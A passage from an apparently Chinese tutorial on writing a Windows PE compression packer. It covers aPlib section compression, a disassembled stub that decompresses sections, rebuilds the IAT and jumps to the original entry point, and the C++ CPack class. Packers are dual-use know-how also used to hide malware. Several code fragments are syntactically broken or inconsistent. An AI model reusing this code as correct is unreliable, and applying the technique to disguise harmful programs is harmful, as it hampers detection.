aPlib、JCALG1、LZMA 等。当程序被加壳后，数据被压缩，那么在程序运行时当然首先需要解压缩后才可以正常执行功能。那么我们选择压缩引擎的时候除了考虑压缩效率和稳定性以外，更关键的还要考虑解压速度，因为解压速度过慢会影响程序的正常执行。aPlib 通常对小文件有很好的压缩效果；而 JCALG1 则更适合压缩大文件；LZMA 是 7-Zip 程序中的默认压缩算法，具有很高的压缩比。这里我们选择 aPlib 压缩引擎，使用的时候应该包含其头文件，并导入其静态库，如下：

```
#include "aplib.h"
#pragma comment(lib, "aplib.lib")
```

此类中压缩功能函数如下：

```
PVOID CompressData(PVOID pSource, long lInLength,
                   OUT long &lOutLength);
```

参数 pSource 指向待压缩数据所在内存地址，lInLength 表示待压缩数据长度。参数 lOutLength 是一个传出参数，用来保存压缩后数据的长度。返回值返回压缩后数据所在内存的地址。

压缩各个节函数封装如下：

```
void CPack::CompressSections(BOOL bCompressResource);
```

参数 bCompressResource 表示是否压缩资源节，前面已经提到我们这里并不压缩资源节，所以使用时传入 FALSE，无返回值。

#### （8）设计完成配置信息节

配置信息节由如下数据组成。

- 解压参数，包含每个被解压节压缩数据地址和解压后存放的地址，最后以一个 DWORD 零值结尾。
- 基址，用来保存 PE 文件加载的基址。
- 原始导入表，用来保存原始程序导入表的地址，从而使外壳代码根据该导入表填充 IAT。
- 解压代码，用来保存压缩引擎的解压代码。
- 导入表，此导入表导入了外壳代码用到的 API 函数。
- 相对长度，配置信息前 5 项的所占内存总大小。
- OEP，被加壳程序的原始入口代码地址。
- 外壳代码，负责调用解压函数进行解压，填充 IAT，跳转回 OEP 的外壳代码。

#### （9）外壳代码实现

外壳代码主要完成三件事：第一通过读取配置信息节中的解压参数，调用解压代码进行解压；第二通过读取原始导入表填充被加壳程序的导入地址表 IAT，最后读取被加壳程序的原始入口代码地址，并跳转到此地址，将控制权交给原始程序。外壳代码使用汇编代码实现，如下所示：

```
//首先用 ebp 保存当前代码地址
01019217 E8 00000000 call 0101921C
0101921C 5D pop ebp
//获得保存被保存的解压参数的内存地址
0101921D 8B45 F3 mov eax, dword ptr [ebp-D]
01019220 83C0 0D add eax, 0D
01019223 8BF5 mov esi, ebp
01019225 2BF0 sub esi, eax
//利用解压参数循环进行解压
01019227 36:8B0E mov ecx, dword ptr ss:[esi]
0101922A 85C9 test ecx, ecx
0101922C 74 19 je short 01019247
0101922E 36:FF36 push dword ptr ss:[esi]
01019231 36:FF76 04 push dword ptr ss:[esi+4]
01019235 8BDD mov ebx, ebp
01019237 81EB 00020000 sub ebx, 200
0101923D FFD3 call ebx
0101923F 83C4 08 add esp, 8
01019242 83C6 08 add esi, 8
01019245 ^ EB E0 jmp short 01019227
//得到原始导入表地址
01019247 83C6 04 add esi, 4
0101924A 8B3E mov edi, dword ptr [esi]
0101924C 83C6 04 add esi, 4
0101924F 8B1E mov ebx, dword ptr [esi]
//根据导入表填充 IAT
01019251 53 push ebx
01019252 83C3 0C add ebx, 0C
01019255 8B1B mov ebx, dword ptr [ebx]
01019257 85DB test ebx, ebx
01019259 0F84 8B000000 je 010192EA
0101925F 03DF add ebx, edi
01019261 53 push ebx
01019262 8B95 51FFFFFF mov edx, dword ptr [ebp-AF]
01019268 FFD2 call edx
0101926A 8BF0 mov esi, eax
0101926C 5B pop ebx
0101926D 53 push ebx
0101926E 8B03 mov eax, dword ptr [ebx]
01019270 85C0 test eax, eax
01019272 75 35 jnz short 010192A9
01019274 8B5B 10 mov ebx, dword ptr [ebx+10]
01019277 03DF add ebx, edi
01019279 8BCB mov ecx, ebx
0101927B 8B19 mov ebx, dword ptr [ecx]
0101927D 85DB test ebx, ebx
0101927F 74 60 je short 010192E1
01019281 F7C3 00000080 test ebx, 80000000
01019287 75 07 jnz short 01019290
01019289 03DF add ebx, edi
0101928B 83C3 02 add ebx, 2
0101928E EB 06 jmp short 01019296
01019290 81E3 FFFFFFFF and ebx, 7FFFFFFF
01019296 51 push ecx
01019297 53 push ebx
01019298 56 push esi
01019299 8B95 55FFFFFF mov edx, dword ptr [ebp-AB]
0101929F FFD2 call edx
010192A1 59 pop ecx
```

```
010192A2 8901      mov     dword ptr [ecx], eax
010192A4 83C1 04   add     ecx, 4
010192A7 ^ EB D2    jmp     short 0101927B
010192A9 8B0B      mov     ecx, dword ptr [ebx]
010192AB 8B5B 10   mov     ebx, dword ptr [ebx+10]
010192AE 03CF      add     ecx, edi
010192B0 03DF      add     ebx, edi
010192B2 8B01      mov     eax, dword ptr [ecx]
010192B4 85C0      test    eax, eax
010192B6 74 29     je      short 010192E1
010192B8 A9 00000080 test    eax, 80000000
010192BD 75 07     jnz     short 010192C6
010192BF 03C7      add     eax, edi
010192C1 83C0 02   add     eax, 2
010192C4 EB 05     jmp     short 010192CB
010192C6 25 FFFFFFFF and     eax, 7FFFFFFF
010192CB 51        push    ecx
010192CC 50        push    eax
010192CD 56        push    esi
010192CE 8B95 55FFFFFF mov    edx, dword ptr [ebp-AB]
010192D4 FFD2      call    edx
010192D6 8903      mov     dword ptr [ebx], eax
010192D8 59        pop     ecx
010192D9 83C1 04   add     ecx, 4
010192DC 83C3 04   add     ebx, 4
010192DF ^ EB D1    jmp     short 010192B2
010192E1 5B        pop     ebx
010192E2 83C3 14   add     ebx, 14
010192E5 ^ E9 67FFFFFF jmp     01019251
010192EA 5B        pop     ebx
//跳转到原始程序入口
010192EB FF65 F7   jmp     dword ptr [ebp-9]
```

### (10) 壳代码具体实现

关于壳代码具体实现细节请参考跟随代码的注释，代码实现如下。

CPack 类中使用到的结构体声明如下：

```
/*
*定义压缩后的 PE 节的结构
*VA:压缩前(或解压后)内存地址
*CompressVA:压缩后内存地址
*lpCompressData:压缩数据指针
*CompressSize:压缩后数据大小
*MemdwSize:压缩前(或解压后)内存大小
*/
typedef struct _CompressSection
{
    DWORD VA;           //压缩前(或解压后)内存地址
    //    DWORD Size;     //压缩前(或解压后)内存大小
    DWORD CompressVA;    //压缩数据加载后的内存地址
    DWORD CompressSize;  //压缩后数据大小
    LPVOID lpCompressData; //压缩数据指针
}CompressSection, *PCompressSection;
//导入表中保存函数信息的结构体
typedef struct _FUNC_INFO
{
```



```
TCHAR cFunctionName[256];
long lOrdinal;
DWORD *pdwRva;
_FUNC_INFO()
{
    lOrdinal = 0;
    pdwRva = NULL;
    memset(cFunctionName, '\\0', 256);
}
}*pFuncInfo, FUNC_INFO;
//结构体中保存 DLL 信息的结构
typedef struct _DLL_INFO
{
    TCHAR cDllName[256];
    pFuncInfo pFunctionInfo;
    long lFuncNum;
    _DLL_INFO()
    {
        pFunctionInfo = NULL;
        lFuncNum = 0;
        memset(cDllName, '\\0', 256);
    }
}*pDllInfo, DLL_INFO;
//导入表中保存整个导入表信息的结构
typedef struct _IMPORT_INFO
{
    pDllInfo pDll_info;
    long lDllNum;
}*pImportInfo, IMPORT_INFO;
```

该类声明如下：

```
class CPack
{
//声明如下私有成员变量
private:
    TCHAR *m_pMemPointer ;           //PE 文件读到内存后的地址
    long m_lFileLenght;              //PE 文件的大小
    LPVOID m_pSplithData;            //指向附加数据所在内存的指针
    DWORD m_dwSplitDataSize;         //附加数据的大小
    char m_cFileName[256];           //PE 文件的完整路径名
    IMAGE_DOS_HEADER *m_pPeDosHeader; //指向 DOS 头的指针
    IMAGE_NT_HEADERS *m_pPeHeader;   //指向 PE 头的指针
    IMAGE_SECTION_HEADER *m_pPeSectionHeader; //指向节表头的指针
    int m_iAllSecMemSize;             //所有节加载后内存后占的大小
    unsigned int m_iSecSize;          //PE 结构节表的总大小
    unsigned int m_iDosSize;          //PE 结构 DOS 头及 DOS 实体的大小
    unsigned int m_iNtSize;           //PE 结构 Nt 头的大小
    unsigned int m_iPeSize;           //PE 结构 PE 头的总大小
    long m_lSectionNum;              //PE 文件中节的个数
    int m_iMemAlignment;              //PE 结构内存对齐粒度
    int m_iFileAlignment;            //PE 结构文件对齐粒度
    unsigned int m_iSecNum;           //PE 结构节的个数
    int m_iAllSecMemSize;             //所有节加载内存后占的大小
//声明如下被保护成员函数
```

```
protected:
    //判断文件是否存在
    BOOL IsFileExist(char * strFileName);
    //读取被加壳的程序文件，按照 PE 加载器加载方式读到内存
    BOOL LoadPE(TCHAR *pFileName);
    //初始化各成员变量
    void InitData();
    //判断被加壳程序是否为 PE 文件
    BOOL IsPeFile(char *pFileName);
    //判断文件是否为 DLL。此壳不支持 DLL 文件加壳，如果是 DLL 则返回假
    BOOL IsDll();
    //获得目录表信息函数，返回目录表大小，参数 dwDataDirectoryOffset 传出目录表的 RVA
    DWORD GetDataDirectoryInfo(DWORD dwDataDirectory, DWORD &dwDataDirectoryOffset);
    //以 dwAlignment 对齐 dwOperateNum 值，也就是让 dwOperateNum 为 dwAlignment 的整数倍
    DWORD AlignmentNum(DWORD dwOperateNum, DWORD dwAlignment);
    //按照指定大小裁剪一个节
    void DecOneSec(DWORD dwSecSize);
    //清空 EXE 文件的重定位信息，返回是否成功清除
    BOOL ClearReloc();
    //压缩各个节，参数表示是否压缩资源节。压缩资源节时需要单独处理图标资源
    //压缩数据
    //注本压缩壳采用 aplib 压缩算法，使用的时候应该包含其头文件，并导入其静态库，如下：
    // #include "aplib.h"
    // #pragma comment(lib, "aplib.lib")
    // 压缩数据函数，返回被压缩后数据所在内存的指针
    PVOID CompressData(PVOID pSource, long lInLength, OUT long &lOutLenght);
    void CompressSections(BOOL bCompressResource);
public:
    //生成加壳文件
    void GetFile(string strPath);
};
```

该类的整个实现如下：

```
//构造函数
CPack::CPack()
{
    //成员缓冲区清零
    RtlZeroMemory(m_cFileName, 256);
    //成员指针初始化为空值
    m_pMemPointer = NULL;           //指向 PE 加载后的指针
    m_pSplithData = NULL;          //指向保存覆盖数据的指针，如果有，没有就为空
}

//析构函数释放内存
CPack::~CPack()
{
    if (m_pMemPointer != NULL)
    {
        GlobalFree(m_pMemPointer);
        m_pMemPointer = NULL;
    }
    if (m_pSplithData != NULL)
    {
        GlobalFree(m_pSplithData);
        m_pSplithData = NULL;
    }
}
```



```
GlobalFree(m_pSplithData);
m_pSplithData = NULL;
}
}

//判断文件是否存在
BOOL CPack::IsFileExist(char * pFileName)
{
    bool bResult = false;
    WIN32_FIND_DATA findData;
    HANDLE hFile = INVALID_HANDLE_VALUE;
    char *pTempPath = NULL;
    if (pFileName == NULL)
    {
        pTempPath = m_cFileName;
    }
    else
    {
        pTempPath = pFileName;
    }
    if ((hFile = FindFirstFile(pTempPath, &findData)) != INVALID_HANDLE_VALUE)
    {
        bResult = true;
    }
    else
    {
        if (ERROR_FILE_NOT_FOUND == GetLastError())
        {
            bResult = false;
        }
    }
    FindClose(hFile);
    return bResult;
}

//判断文件是否为 PE 格式
BOOL CPack::IsPeFile(TCHAR *pFileName)
{
    char *pTempPath = NULL;
    if (pFileName == NULL)
    {
        pTempPath = m_cFileName;
    }
    else
    {
        pTempPath = pFileName;
    }
    //创建指定文件句柄
    HANDLE hFile = CreateFile(pTempPath, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if (!hFile || hFile == INVALID_HANDLE_VALUE)
    {
        LPVOID lpMsgBuf;
        FormatMessage(
            FORMAT_MESSAGE_ALLOCATE_BUFFER |
            FORMAT_MESSAGE_FROM_SYSTEM |
            FORMAT_MESSAGE_IGNORE_INSERTS,
            NULL,
```

```
        GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPTSTR) &lpMsgBuf,
        0,
        NULL
    );
    MessageBox( NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION );
    // Free the buffer.
    LocalFree( lpMsgBuf );
    return FALSE;
}

WORD dwTempRead;
DWORD dwReadInFactSize;
//读取文件开始两字节，即MZ头
BOOL bRead = ReadFile(hFile, &dwTempRead, sizeof(WORD), &dwReadInFactSize, NULL);
if (!bRead || sizeof(WORD) != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
if (dwTempRead != 0x5a4d)
{
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
//得到 e_lfanew 成员在 IMAGE_DOS_HEADER 结构中的偏移
DWORD dwSize = offsetof(IMAGE_DOS_HEADER, e_lfanew);
//将文件指针移动到 e_lfanew 成员
SetFilePointer(hFile, dwSize, NULL, FILE_BEGIN);
//读取得到 e_lfanew 成员的内容，也就是 PE 头在文件中的偏移
bRead = ReadFile(hFile, &dwTempRead, sizeof(WORD), &dwReadInFactSize, NULL);
if (!bRead || sizeof(WORD) != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
//将指针移动到 PE 头
SetFilePointer(hFile, dwTempRead, NULL, FILE_BEGIN);
//读取 PE 标志
bRead = ReadFile(hFile, &dwTempRead, sizeof(WORD), &dwReadInFactSize, NULL);
if (!bRead || sizeof(WORD) != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
```

```
if (dwTempRead != 0x4550)
{
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
if (hFile)
{
    CloseHandle(hFile);
}
//该文件属于 PE 格式，返回 TRUE
return TRUE;
}

//以 dwAlignment 对齐 dwOperateNum 值，也就是让 dwOperateNum 为 dwAlignment 的整数倍
DWORD CPack::AlignmentNum(DWORD dwOperateNum, DWORD dwAlignment)
{
    if (dwAlignment == 0)
    {
        return dwOperateNum;
    }
    int iTemp = dwOperateNum % dwAlignment;
    if (iTemp)
    {
        return dwOperateNum + dwAlignment - iTemp;
    }
    return dwOperateNum;
}

//根据 RVA，返回 RVA 所属节的节表指针，如果不在节中，则返回-1
DWORD CPack::GetSectionByRva(DWORD dwRva)
{
    for (unsigned int i = 0; i < m_iSecNum; i++)
    {
        if (dwRva >= m_pPeSectionHeader[i].VirtualAddress &&
            dwRva < m_pPeSectionHeader[i].VirtualAddress + m_pPeSectionHeader[i].Misc.VirtualSize)
        {
            return (unsigned long)&m_pPeSectionHeader[i];
        }
    }
    return -1;
}

//获得数据目录某项信息，返回目录大小，参数传出目录 RVA
DWORD CPack::GetDataDirectoryInfo(DWORD dwDataDirectory, DWORD &dwDataDirectoryOffset)
{
    if (dwDataDirectory > 15)
    {
        return -1;
    }
    dwDataDirectoryOffset = m_pPeNtHeader->OptionalHeader.DataDirectory[dwDataDirectory].VirtualAddress;
    return m_pPeNtHeader->OptionalHeader.DataDirectory[dwDataDirectory].Size;
}
```

```
//获得某目录信息所属节表，如果不存在该目录，则返回 NULL
IMAGE_SECTION_HEADER CPack::GetAppointSection(DWORD dwDataDirectory)
{
    IMAGE_SECTION_HEADER temp = {0};
    DWORD dwResourceDirectoryOffset;//接受目录信息的 RVA,
    //获得目录信息的 RVA
    GetDataDirectoryInfo(dwDataDirectory, dwResourceDirectoryOffset);
    //获得该 RVA 所属节的节表指针
    DWORD dwResourcePointer = GetSectionByRva(dwResourceDirectoryOffset);
    for (unsigned int i = 0; i < m_iSecNum; i++)
    {
        //如果当前节表指针等于 RVA 所属节表指针，那么找到
        if (dwResourcePointer == (unsigned long)&m_pPeSectionHeader[i])
        {
            return m_pPeSectionHeader[i];
        }
    }
    return temp;
}

//处理附加数据
BOOL CPack::DoSpilthData(TCHAR *pFileName)
{
    char *pTempPath = NULL;
    if (pFileName == NULL)
    {
        pTempPath = m_cFileName;
    }
    else
    {
        pTempPath = pFileName;
    }
    //创建指定文件句柄
    HANDLE hFile = CreateFile(pTempPath, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
    if (!hFile || hFile == INVALID_HANDLE_VALUE)
    {
        LPVOID lpMsgBuf;
        FormatMessage(
            FORMAT_MESSAGE_ALLOCATE_BUFFER |
            FORMAT_MESSAGE_FROM_SYSTEM |
            FORMAT_MESSAGE_IGNORE_INSERTS,
            NULL,
            GetLastError(),
            MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
            (LPTSTR) &lpMsgBuf,
            0,
            NULL
        );
        MessageBox(NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION);
        // Free the buffer.
        LocalFree(lpMsgBuf);
        return FALSE;
    }
    //得到文件的实际大小
    unsigned int iTempFileSize = GetFileSize(hFile, NULL);
```



```
//得到 PE 文件的有效大小
unsigned int iTempPeSize = m_pPeSectionHeader[m_iSecNum-1].PointerToRawData +
    m_pPeSectionHeader[m_iSecNum-1].SizeOfRawData;
//如果 PE 文件有效大小小于实际大小，那么包含附加数 (overlay)，要保存附加数据
unsigned int iDescrepancy = iTempFileSize - iTempPeSize;
if (iDescrepancy <= 0)
{
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return TRUE;
}
else
{
    SetFilePointer(hFile, iTempPeSize, NULL, FILE_BEGIN);
    m_dwSplitDataSize = iDescrepancy;
    m_pSplithData = GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT, iDescrepancy);
    if (m_pSplithData == NULL)
    {
        MessageBox(NULL, _T("memory alloc error"), _T("Error"), MB_OK);
        if (hFile)
        {
            CloseHandle(hFile);
        }
        return FALSE;
    }
    DWORD dwInfactRead;
    BOOL bRead = ReadFile(hFile, m_pSplithData, iDescrepancy, &dwInfactRead, NULL);
    if (!bRead || iDescrepancy != dwInfactRead)
    {
        MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
        if (hFile)
        {
            CloseHandle(hFile);
        }
        return FALSE;
    }
}
if (hFile)
{
    CloseHandle(hFile);
}
return TRUE;
}

//按照 PE 加载器加载的方式将程序读入内存
BOOL CPack::ReadFileToMem(TCHAR *pFileName)
{
    char *pTempPath = NULL;
    if (pFileName == NULL)
    {
        pTempPath = m_cFileName;
    }
    else
    {
        pTempPath = pFileName;
    }
    HANDLE hFile = CreateFile(pTempPath, GENERIC_READ, 0, NULL, OPEN_EXISTING,
```

```
FILE_ATTRIBUTE_NORMAL, 0);
if (!hFile || hFile == INVALID_HANDLE_VALUE)
{
    LPVOID lpMsgBuf;
    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM |
        FORMAT_MESSAGE_IGNORE_INSERTS,
        NULL,
        GetLastError(),
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT), // Default language
        (LPTSTR) &lpMsgBuf,
        0,
        NULL
    );
    MessageBox( NULL, (LPCTSTR)lpMsgBuf, "Error", MB_OK | MB_ICONINFORMATION );
    LocalFree( lpMsgBuf );
    return FALSE;
}
//指向 PE 结构中的 DOS 头的 e_lfanew 项，从而得到 Nt 头的文件偏移
SetFilePointer(hFile, offsetof(IMAGE_DOS_HEADER, e_lfanew), NULL, FILE_BEGIN);
DWORD dwTempRead = 0, dwReadInFactSize = 0;
//读取 Nt 头在文件中的偏移
BOOL bRead = ReadFile(hFile, &dwTempRead, sizeof(DWORD), &dwReadInFactSize, NULL);
m_iDosSize = dwTempRead;
if (!bRead || sizeof(DWORD) != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
//移动文件指针到 PE 结构的 Nt 头
SetFilePointer(hFile, dwTempRead, NULL, FILE_BEGIN);
IMAGE_NT_HEADERS TempNtHeader = {0};
//读取得到 Nt 头的内容
bRead = ReadFile(hFile, &TempNtHeader, sizeof(IMAGE_NT_HEADERS), &dwReadInFactSize,
NULL);
if (!bRead || sizeof(IMAGE_NT_HEADERS) != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
//内存对齐粒度
m_iMemAlignment = TempNtHeader.OptionalHeader.SectionAlignment;
//文件对齐粒度
m_iFileAlignment = TempNtHeader.OptionalHeader.FileAlignment;
//得到该 PE 文件加载到内存后的总大小
long lTempSize = AlignmentNum(TempNtHeader.OptionalHeader.ImageBase, m_iMemAlignment);
//准备内存，保存按照 Windows 加载方式加载的 PE 数据
m_pMemPointer = (char *)GlobalAlloc(GMEM_FIXED | GMEM_ZEROINIT, lTempSize);
```



```
if (NULL == m_pMemPointer)
{
    MessageBox(0, "内存分配错误", "error", 0);
    return FALSE;
}
//将文件指针指向文件首
SetFilePointer(hFile, 0, NULL, FILE_BEGIN);
//节的个数
m_iSecNum = TempNtHeader.FileHeader.NumberOfSections;
//节表头的大小
m_iSecSize = sizeof(IMAGE_SECTION_HEADER) * m_iSecNum;
//Nt 头的大小
m_iNtSize = 4 + sizeof(IMAGE_FILE_HEADER) +
    TempNtHeader.FileHeader.SizeOfOptionalHeader;
//PE 头总大小=DOS 头+Nt 头+节表头
m_iPeSize = m_iDosSize /*Dos 头的大小*/ +
    m_iNtSize /*Nt 头的大小*/ +
    m_iSecSize /*SectionTable 头的大小*/ ;
//读取 PE 头
bRead = ReadFile(hFile, m_pMemPointer, m_iPeSize, &dwReadInFactSize, NULL);
if (!bRead || m_iPeSize != dwReadInFactSize)
{
    MessageBox(NULL, _T("Read file error!"), _T("Error"), MB_OK);
    if (hFile)
    {
        CloseHandle(hFile);
    }
    return FALSE;
}
//m_pPeNtHeader 指向 PE 结构的 Nt 头
m_pPeNtHeader = (PIMAGE_NT_HEADERS)((BYTE *)m_pMemPointer + m_iDosSize);
//m_pSectionHeader 指向 PE 结构的节表头
m_pPeSectionHeader = (PIMAGE_SECTION_HEADER)((BYTE *)m_pMemPointer + m_iDosSize +
    m_iNtSize);
m_pPeSectionHeader = (PIMAGE_SECTION_HEADER)((BYTE *)&m_pPeNtHeader->OptionalHeader
    + m_pPeNtHeader->FileHeader.SizeOfOptionalHeader);
//循环读取各个节
//并计算所有节加载后所需的内存大小
DWORD dwTempSize = 0;
for (unsigned int i = 0; i < m_iSecNum; i++)
{
    //将文件指针指向节的开始处
    SetFilePointer(hFile, m_pPeSectionHeader[i].PointerToRawData, NULL, FILE_BEGIN);
    //读取整个节的内容
    ReadFile(hFile,
        (BYTE *)m_pMemPointer
        + AlignmentNum(m_pPeSectionHeader[i].VirtualAddress, m_iMemAlignment),
        m_pPeSectionHeader[i].SizeOfRawData, &dwReadInFactSize, NULL);
    dwTempSize += AlignmentNum(m_pPeSectionHeader[i].Misc.VirtualSize,
        m_iMemAlignment);
}
m_Resource = GetAppointSection(IMAGE_DIRECTORY_ENTRY_RESOURCE);
if (m_Resource.VirtualAddress != 0)
{
    m_bResource = TRUE;
}
```

```
}
m_iAllSecMemSize = dwTempSize;
if (hFile)
{
    CloseHandle(hFile);
}
}

//封装加载文件到内存的函数
BOOL CPack::LoadPE(TCHAR *pFileName)
{
    //保存文件名
    strcpy_s(m_cFileName, pFileName);
    //判断文件是否存在
    if (!IsFileExist())
    {
        MessageBox(NULL, "文件不存在", "Error", MB_OK | MB_ICONINFORMATION);
        return FALSE;
    }
    //判断是否为 PE 文件，是则继续，否则返回假
    if (!IsPeFile())
    {
        MessageBox(NULL, "不是 PE 文件", "Error", MB_OK | MB_ICONINFORMATION);
        return FALSE;
    }
    //读取文件到内存
    if (!ReadFileToMem())
    {
        MessageBox(NULL, "读取文件失败", "Error", MB_OK | MB_ICONINFORMATION);
        return FALSE;
    }
    //处理附加数据
    if (!DoSpilthData())
    {
        MessageBox(NULL, "附加数据处理失败", "Error", MB_OK | MB_ICONINFORMATION);
        return FALSE;
    }
    return TRUE;
}

//判断是否为 DLL
BOOL CPack::IsDll()
{
    return IMAGE_FILE_DLL == m_pPeNtHeader->FileHeader.Characteristics
        ? TRUE : FALSE;
}

//按照指定大小裁剪一个节
void CPack::DecOneSec(DWORD dwSecSize)
{
    m_iSecNum--;
    m_iAllSecMemSize -= dwSecSize;
}

//清除 EXE 文件重定位信息
BOOL CPack::ClearReloc()
{
}
```

```
//首先判断是否是 DLL，因为 DLL 不能清除重定位信息
if (IsDll())
{
    return FALSE;
}
else
{
    DWORD dwRelocDirectoryOffset; //接受重定位的信息的 RVA
    DWORD dwRelocDirectorySize; //接受重定位的信息的大小
    //获得重定位目录信息
    dwRelocDirectorySize GetDataDirectoryInfo(IMAGE_DIRECTORY_ENTRY_BASERELOC,
        dwRelocDirectoryOffset);
    //如果为空，则说明不存在重定位信息，直接返回
    if (dwRelocDirectoryOffset == NULL || dwRelocDirectorySize == 0)
    {
        return TRUE;
    }
    else //进行重定位信息的清除
    {
        //将数据目录重定位信息大小设为 0

        m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size = 0;
        //根据数据目录的 RVA 得到数据目录所属节表的指针
        DWORD dwSec = GetSectionByRva(m_pPeNtHeader->OptionalHeader.DataDirectory
            [IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);

        m_pPeNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Virtual
            Address = 0;
        DecOneSec(AlignmentNum(((PIMAGE_SECTION_HEADER)dwSec)->Misc.VirtualSize,
            m_iMemAlignment));
        //将重定位节表头清除
        RtlZeroMemory((BYTE *)dwSec, sizeof(IMAGE_SECTION_HEADER));
        //将所有重定位数据置 0
        RtlZeroMemory((BYTE *)m_pMemPointer+dwRelocDirectoryOffset,
            dwRelocDirectorySize);
    }
    return TRUE;
}

//用 APLib 压缩引擎进行数据压缩
PVOID CPack::CompressData(PVOID pSource, long lInLength, OUT long &lOutLength)
{
    BYTE *packed, *workmem;
    /* allocate memory */
    if ((packed = (BYTE *) malloc(aP_max_packed_size(lInLength))) == NULL ||
        (workmem = (BYTE *) malloc(aP_workmem_size(lInLength))) == NULL)
    {
        MessageBox(NULL, "内存不足", "错误", MB_OK);
        return NULL;
    }
    lOutLength = aP_pack(pSource, packed, lInLength, workmem, NULL, NULL);
    if (lOutLength == APLIB_ERROR)
    {
        MessageBox(NULL, "压缩错误", "错误", MB_OK);
        return NULL;
    }
}
```

```
}
if (NULL != workmem)
{
    free(workmem);
    workmem = NULL;
}
return packed;
}

//获得某目录信息所属节表的数组序号，如果不存在该目录，则返回-1
int CPack::GetSectionPos(DWORD dwDataDirectory)
{
    DWORD dwResourceDirectoryOffset;//接受某信息的 RVA
    //获得某信息的 RVA
    GetDataDirectoryInfo(dwDataDirectory, dwResourceDirectoryOffset);
    //获得该 RVA 所属节的节表指针
    DWORD dwResourcePointer = GetSectionByRva(dwResourceDirectoryOffset);
    unsigned int i = 0;
    for (; i < m_iSecNum; i++)
    {
        //如果当前节表指针等于 RVA 所属节表指针，那么找到
        if (dwResourcePointer == (unsigned long)&m_pPeSectionHeader[i])
        {
            break;
        }
    }
    if (i == m_iSecNum)
    {
        return -1;
    }
    return i;
}

//压缩节
void CPack::CompressSections(BOOL bCompressResource)
{
    int iCompressRva = 0;
    //得到最后一个节的地址，因为压缩节要放到正常节后面
    int iTempLastSecRva = m_pPeSectionHeader[m_iSecNum-1].VirtualAddress;
    //得到最后一个节的大小，需要内存对齐
    int iTempLastSecSize = AlignmentNum(m_pPeSectionHeader[m_iSecNum-1].Misc.VirtualSize,
        m_iMemAlignment);
    //压缩节的起始地址
    iCompressRva = iTempLastSecRva + iTempLastSecSize;
    //申请压缩结构内存
    if (!bCompressResource)
    {
        int iSecNum = m_iSecNum;
        //不压缩资源节
        if (m_Resource.VirtualAddress != 0) //如果存在资源节
        {
            iSecNum -= 1;
        }
        m_pComSec = new CompressSection[iSecNum];
        //找到资源所属节
        int iResourcePos = GetSectionPos(IMAGE_DIRECTORY_ENTRY_RESOURCE);
```



```
int iPos = 0;
int j = 0;
for (unsigned int i = 0; i < m_iSecNum; i++)
{
    //如果是资源节则不压缩
    if (i == iResourcePos)
    {
        iPos++;
        continue;
    }
    else //不是资源节，或者不存在资源节
    {
        if (m_pPeSectionHeader[iPos].SizeOfRawData == 0)
        {
            iPos++;
            continue;
        }
        long lCompressSize = 0;
        PVOID pCompressData;
        PVOID pInData = (BYTE *)m_pMemPointer + m_pPeSectionHeader[iPos].
VirtualAddress;

        pCompressData = CompressData(pInData,
            m_pPeSectionHeader[iPos].Misc.VirtualSize,
            lCompressSize);
        //压缩数据指针
        m_pComSec[j].lpCompressData = pCompressData;
        //解压后的内存地址
        m_pComSec[j].VA = m_pPeSectionHeader[iPos].VirtualAddress;
        // pComSec[i].Size = m_pPeSectionHeader[iPos].Misc.VirtualSize;
        // int iTempComSize = m_pe->AlignmentNum(iCompressRva, m_pe-> GetMe-
mAlignment());
        //压缩数据加载后的内存地址
        m_pComSec[j].CompressVA = iCompressRva;
        //压缩数据的大小
        m_pComSec[j].CompressSize = lCompressSize;
        iCompressRva += AlignmentNum(lCompressSize, m_iMemAlignment);
        iPos++;
        j++;
    }
}
else //压缩资源节
{
    //暂不实现
}
}

/*
导入表结构:
IatIs 00000000 Iat2s 00000000 ...
ImprotTable
Func1Addr 00000000 Func2Addr 00000000 ...
Func1Str 00 Func2Str 00 Dll1Str 00 Func1Str 00 Func2Str 00 Dll2Str .....
*/
//构建按照指定导入库和要导入的函数构造导入表
BYTE* CPack::BuildImportTable(DWORD dwRva, pImportInfo pImport)
{

```

```
DWORD dwSize = ImportTableSize(pImport);
BYTE* pMem = new BYTE[dwSize];
memset(pMem, '\\0', dwSize);
//导入表各成员，第一个：函数名地址数组的地址
//第4个DLL名的地址，第5个IAT的地址
//分别计算下列值：

//1. 导入表的大小
DWORD ImportSize = 0;
//导入表结构，导入几个DLL就有n+1个成员，每个成员5个DWORD
